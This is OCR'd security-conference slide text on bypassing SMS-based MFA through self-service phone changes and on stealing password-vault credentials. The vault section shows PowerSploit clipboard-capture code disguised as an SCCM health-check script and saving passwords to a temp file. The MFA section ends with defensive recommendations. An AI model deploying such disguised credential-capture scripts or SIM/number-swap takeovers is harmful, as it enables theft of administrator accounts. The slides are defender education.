
Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.


- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes




Subverting MFA




Subverting MFA






Subverting MFA



Summary: Subverting MFA through SMS

- Company uses self-service to enable users to update basic user information attributes.
- Attacker compromises user account/workstation and performs self-service update of Mobile/Cell Phone Number to one the attacker controls.
- Attacker compromises admin user name & password
- Attacker leverages “backdoor” SMS/text message for MFA to use admin credentials.
- Game over.

Subverting MFA





https://www.n00py.io/2018/08/bypassing-duo-two-factor-authentication-fail-open/

MFA Onboarding

MFA Request Confirmation

SM

Sean Metcalf

Today, 10:08 AM

Sean Metcalf

Reply all

Inbox

This email is confirmation that your request for updating your account with Multi Factor Authentication (MFA) has been received.

Please click on the following link to confirm that you still want MFA enabled and that you are the requester.
If you did not submit the request, please contact security@adsecurity.org.

https://mfa.adsecurity.org/request?token=FHRy34t34yhrty245h245yg4G4tg4te4tg34t

Customer MFA Recommendations

- Don’t rely on MFA as the primary method to protect admin accounts.
- Use hardware tokens or App & disable SMS (when possible).
- Ensure all MFA users know to report anomalies.
- Research “Fail Closed” configuration on critical systems like password vaults and admin servers.
- Secure the MFA on-boarding/updating process.
- Identify potential bypass methods & implement mitigation/detection.



Sean Metcalf (@PyroTek3)
TrimarcSecurity.com

Once an attacker has AD Admin credentials, MFA doesn’t really stop them



There's Something About Password Vaults

Sean Metcalf (@PyroTek3) TrimarcSecurity.com


Enterprise Password Vault (aka Enterprise Password Management System)

- Being deployed more broadly to improve administrative security
- Typically CyberArk or Thycotic SecretServer
- “Reconciliation” DA account to bring accounts back into compliance/control
- Additional components to augment security like a “Session Manager”
- Password vault maintains AD admin accounts
- The password vault becomes part of AD security posture

Enterprise Password Vault

Password Vault Option #1: Check Out Credential

- Connect to Password Vault & Check Out Password (Copy).
- Paste Password into RDP Logon Window



Attacking Enterprise Password Vault

SCCM-HealthCheck.ps1

```
function Get-ClipboardContents {
<#
.SYNOPSIS

Monitors the clipboard on a specified interval for changes to copied text.

PowerSploit Function: Get-ClipboardContents
Author: @harmj0y
License: BSD 3-Clause
Required Dependencies: None
```

```
                $PrevLength = $tb.Text.Length
            }
        }
    }
    else{
        $TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)
        "`n=== Get-ClipboardContents Shutting down at $TimeStamp ===`n"
        Break;
    }
    Start-Sleep -s $PollInterval
  }
}

Get-ClipboardContents | out-file c:\_2.~tmp
```

Attacking Enterprise Password Vault

SCCM-HealthCheck.ps1

```
function Get-Clip
<#
.SYNOPSIS

Monitors the clip

PowerSploit Funct
Author: @harmj0y
License: BSD 3-Cl
Required Dependen
```

```
            }
        }
    }
    else{
        $TimeStamp =
        "`n=== Get-
        Break;
    }
    Start-Sleep -s
}
}

Get-ClipboardContents |
```

Local Disk (C:)

Search

Get-ClipboardContents

Program Files (x86)		9/29/2017 2:41 PM	File folder
ProgramData		7/8/2018 8:53 PM	File folder
Temp		8/1/2018 2:10 AM	File folder
Users		8/1/2018 1:24 AM	File folder
Windows		7/10/2018 7:08 AM	File folder
WindowsAzure		7/31/2018 7:36 PM	File folder
_1.~tmp	6 KB	8/1/2018 2:46 AM	~TMP File
_2.~tmp			

_2.~tmp - Notepad

File Edit Format View Help

```
=== Get-ClipboardContents Starting at 02/08/2018:04:13:36:85 ===
=== 02/08/2018:04:13:51:86 ===
Skywalker2018!
=== 02/08/2018:04:14:06:88 ===
OneWithTheForce2018!
```

Attacking Enterprise Password Vault

SCCMHealthCheck.ps

Get-TimedScreenshot

```
function G
{
<#
.SYNOPSIS

Takes screenshots at a regular interval and saves them to disk.

PowerSploit Function: Get-TimedScreenshot
Author: Chris Campbell (@obscuresec)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

.DESCRIPTION

A function that takes screenshots and saves them to a folder.


.PARAMETER Path


Specifies the folder path.

